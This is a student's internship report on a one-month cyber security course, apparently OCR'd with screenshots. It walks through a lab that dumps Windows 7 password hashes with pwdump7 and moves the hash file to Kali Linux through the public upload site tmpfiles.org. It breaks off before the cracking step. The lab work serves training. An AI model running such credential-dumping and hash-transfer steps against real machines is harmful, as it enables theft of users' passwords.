INTERNSHIP ON CYBER SECURITY

SELF INTRODUCTION

My name Shubhashree. I am a final year student of Computer Science & Engineering. I am currently pursuing my B.E from Mangalore Institute of Technology and Engineering, Moodabidri.

ABOUT THE COMPANY

In the year 2018, DLithe became a technology company dedicated to serving IT companies and academic institutions. With expertise in embedded systems, robotics, and edtech, our vision is to create products that drive positive change for the upcoming generation. Academic institutions are better able to match their offerings to the demands of industry thanks to our knowledge of embedded systems, robotics, the Internet of Things, cyber security, and artificial intelligence. Since its establishment, we have developed 8 development centres to support the research and development efforts of the student community. Our assistance to IT businesses has helped them hire more quickly and cost-effectively by locating the top candidates both on and off campus. By delivering 360-degree learning - domain, process, and technology - with a focus on customer experience and operational excellence goals, we have impacted countless lives. We are pleased to state that DLithe is a bootstrapped business with a solid foundation, expertise, trust, and dedication to developing an agile workforce in response to market demands.

SUMMARY OF THE INTERNSHIP


The domain of the internship was Cyber Security. The duration of internship was one month starting from 6th February 2023 to 6th March 2023. First 15 days there was a knowledge gaining session where the trainer taught us basic information about the concepts that are essential in the field of cybersecurity. Another 15 days we had hands-on practical sessions. Along with learning new things, we also had the chance to improve our soft skills. Activities were also conducted in between the internship which helped us to learn more about cyber security and also enhance our soft skills. We gained knowledge about various security concepts and their practical implementation, Through hands-on experience and exposure to different tools. It was a great opportunity to work as an intern in Dlithe.


Group1:


1. Install the below software:
a) Virtual box
b) Kali Linux
c) Metasploit machine
d) Windows 7 machine

2. Perform password cracking - Offline mode
a) Perform password cracking of windows 7 machine
b) Password cracking of Metasploitable machine using Hydra


a) Password cracking of windows 7 machine:
Step 1: Start both Kali Linux and Windows 7. Using the firefox browser of windows 7 download the pwdump7 file in windows 7 machine. Copy the folder pwdump7 to Local Disk(c:)>windows.





windows7 ▸ Downloads ▸
Search Downloads
Organize
Include in library
Share with
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Homegroup
Computer
Local Disk (C:)
CD Drive (D:) Virtual
Network
Name
Date modified
Type
Size
pwdump7 14-02-2023 15:24 File folder
boat 23-02-2023 12:32 Application 73 KB
pwdump7 14-02-2023 15:03 Compressed (zipp... 505 KB
3 items
11:53
08-03-2023



Computer ▸ Local Disk (C:) ▸ Windows ▸
Search Windows
Organize
Open
Include in library
Share with
New folder
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Homegroup
Computer
Local Disk (C:)
PerfLogs
Program Files
Program Files (
Users
Windows
CD Drive (D:) Virt
Name
Date modified
Type
Size
Logs 14-07-2009 11:02 File folder
Media 14-07-2009 11:02 File folder
Microsoft.NET 21-02-2023 12:09 File folder
ModemLogs 14-07-2009 08:04 File folder
Offline Web Pages 14-07-2009 11:02 File folder
Panther 01-02-2017 13:15 File folder
Performance 14-07-2009 11:02 File folder
PLA 14-07-2009 08:50 File folder
PolicyDefinitions 14-07-2009 13:15 File folder
Prefetch 24-02-2023 15:10 File folder
pwdump7 14-02-2023 15:26 File folder
Registration 14-07-2009 08:50 File folder
RemotePackages 14-07-2009 13:16 File folder
rescache 14-07-2009 10:39 File folder
Resources 14-07-2009 11:02 File folder
SchCache 14-07-2009 08:05 File folder
schemas 14-07-2009 11:02 File folder
security 14-07-2009 13:16 File folder
ServiceProfiles 14-07-2009 10:15 File folder
pwdump7 Date modified: 14-02-2023 15:26
File folder
11:55
08-03-2023

Step 2: Open the windows7 command prompt and run it as administrator. Go to the parent directory (cd ..) and change the directory to pwdump7(cd pwdump7). Run the command PuDump7.exe > hash.txt to create a hash file.








Step 3: In the kali Linux go to internet explorer and search for https://tmpfiles.org then upload the hash.txt file that was created before.




Step 4: Goto Kali Linux Firefox and type the URL that we got after uploading the hash.txt file in windows7. We will get the hash.txt file. Click on the download to open the content of the file. After opening the file copy the content and paste it in the in a new file in Kali Linux using command **nano hash1.txt**

